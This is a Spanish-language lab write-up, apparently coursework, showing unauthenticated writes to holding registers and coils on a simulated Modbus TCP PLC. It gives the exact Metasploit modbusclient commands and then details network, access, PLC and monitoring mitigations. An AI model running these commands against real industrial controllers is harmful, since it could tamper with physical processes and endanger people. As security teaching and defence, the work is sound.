
En esta fase se muestra el impacto en **integridad**: desde la misma LAN OT se pueden **escribir** registros y coils sin autenticación.

- **Atacante:** Kali Linux `172.16.207.100`.
- **Maestro (SCADA/HMI):** `172.16.207.20`.
- **Esclavo (PLC simulado / ModbusPal):** `172.16.207.10` (Unit ID: 1, puerto TCP/502).

Escritura de Holding Registers (alteración de variables de proceso)

Desde un estado normal del proceso, fuerzo cambios escribiendo directamente en memoria.

Estado inicial (antes del ataque):




Ejecución del ataque (Metasploit). Se usa `modbusclient` para sobreescribir valores en las direcciones de memoria definidas en el PLC simulado:


Comandos ejecutados:

```
use auxiliary/scanner/scada/modbusclient
set RHOSTS 172.16.207.10
set UNIT_NUMBER 1
set ACTION WRITE_REGISTER
set DATA_ADDRESS 2
set DATA 1400
run
set DATA_ADDRESS 0
set DATA 0
run
```

Evidencia de ejecución:




Resultado (después del ataque):



Escritura de Coils (control de actuadores)

Además de variables analógicas, se pueden forzar salidas digitales (coils) y actuar sobre actuadores.

Estado inicial (antes del ataque):




Ejecución del ataque (Metasploit). Se mantiene la sesión del módulo y se cambia la acción a escritura de coils:


Comandos ejecutados:

```
set ACTION WRITE_COIL
set DATA_ADDRESS 1
set DATA 0
run
set DATA_ADDRESS 2
set DATA 0
run
```

Evidencia de ejecución:



Resultado (después del ataque):



Vulnerabilidad explotada y relación con el análisis de riesgos

La causa raíz es la **ausencia de seguridad por diseño en Modbus TCP**:

- **Falta de autenticación y autorización:** el PLC acepta escrituras sin verificar el origen.

- **Sin control de integridad/antireplay:** no hay mecanismo criptográfico que impida modificaciones.
- **Confianza implícita en la red OT:** el protocolo asume que todo nodo en la LAN es legítimo.

Esto valida los riesgos de 1.2 asociados a **manipulación del tratamiento** y **control de actuadores**.

Las **medidas de mitigación** asociadas a este ataque se detallan en el apartado **1.8**.

1.8 Medidas de mitigación (continuación y detalle técnico)

Los ataques 1.6 (lectura) y 1.7 (escritura) muestran que **Modbus TCP** carece de autenticación, cifrado e integridad. La mitigación se aplica como **defensa en profundidad** (en línea con 1.4).

Objetivo

- Reducir exposición del PLC (segmentación y control de acceso).
- Limitar operaciones **WRITE** y reforzar integridad del proceso.
- Detectar lecturas/escrituras anómalas.

Controles a nivel de red

- **Segmentación:** separar SCADA/PLC y evitar rutas desde redes de usuario hacia TCP/502.
- **Firewall/reglas mínimas:** permitir solo orígenes necesarios hacia `172.16.207.10:502`.
- **DPI (si se dispone):** limitar funciones Modbus (p. ej., permitir `READ` desde `172.16.207.20` y restringir `WRITE`).
- **Capa 2:** deshabilitar puertos no usados/port-security.

Controles de acceso y operación

- **DMZ/jump server + MFA:** acceso a OT por salto controlado y auditable.
- **Cuentas y roles:** mínimo privilegio y revisión periódica.
- **MOC:** cambios en PLC/setpoints con registro y validación.

Controles en PLC y proceso

- **Interbloqueos y validación en PLC:** límites físicos y alarmas.
- **Hardening:** restringir servicios e interfaces de programación.
- **Cifrado cuando sea viable:** Modbus Security/TLS o túnel cifrado en el conduit.

Monitorización

- **Monitorización/IDS industrial:** alertas por lecturas/escrituras anómalas.
- **Logs + NTP:** facilitar trazabilidad y análisis.

Resumen

Ataque / Amenaza	Medida de mitigación técnica	Objetivo principal
Sniffing (1.6)	Segmentación + cifrado de canal (Modbus Security/TLS o túnel en conduit cuando aplique).	**Confidencialidad**
Lectura no autorizada (1.6)	ACL/firewall industrial (permitir solo SCADA autorizado) + control de acceso a OT (DMZ/jump).	**Autorización**
Escritura de registros (1.7)	DPI para bloquear `WRITE` + validación de rangos/interbloqueos en PLC.	**Integridad**
Manipulación de coils (1.7)	Restringir `WRITE_COIL` por origen/función + cuentas/roles y trazabilidad de cambios.	**Integridad/Disponibilidad**

Conclusión: la mitigación efectiva combina segmentación, control de acceso, protecciones en PLC y monitorización.